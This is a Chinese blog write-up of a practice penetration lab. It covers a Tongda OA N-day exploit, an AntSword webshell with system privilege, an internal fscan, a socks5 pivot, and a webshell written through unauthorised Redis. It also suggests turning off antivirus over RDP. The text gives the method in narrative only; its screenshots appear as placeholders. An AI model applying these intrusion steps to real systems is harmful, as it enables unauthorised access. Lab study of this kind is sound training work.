前言
打算把自己打过的靶的记录更新到博客中,主要更新一些常见的渗透思路和有意义的靶机(那些专门为打靶而设计还考考CTF的啥的就没必要看了)一是为了方便师傅跟着我打靶的顺序来直接打,二就是记录一下自己打靶的经历吧

本次打靶是自己内部师兄搭建的 算是比较简单吧 涉及知识点如下
- 信息收集
- Redis未授权写马
- 域渗透
目标IP
10.10.104.211
信息收集

通达的Nday

上蚁剑后发现是system权限


拿到第一个flag
flag{welcome_to_TargetOne}

查看进程没杀毒(建议加个火绒)

发现可通网卡有两个
Redis未授权写马

上传fscan扫一下C段
发现内网中还存在一台redis未授权和一个php的web页面

上代理连接一下(端口转发socks5)
扫了一下web路径

发现存在http://10.0.20.99/phpinfo.php

那么就找到了路径了所以可以使用redis来写马了

找到flag
查看杀毒

没杀毒诶(有杀毒rdp直接关即可)

域渗透
发现仍存在第二台网卡
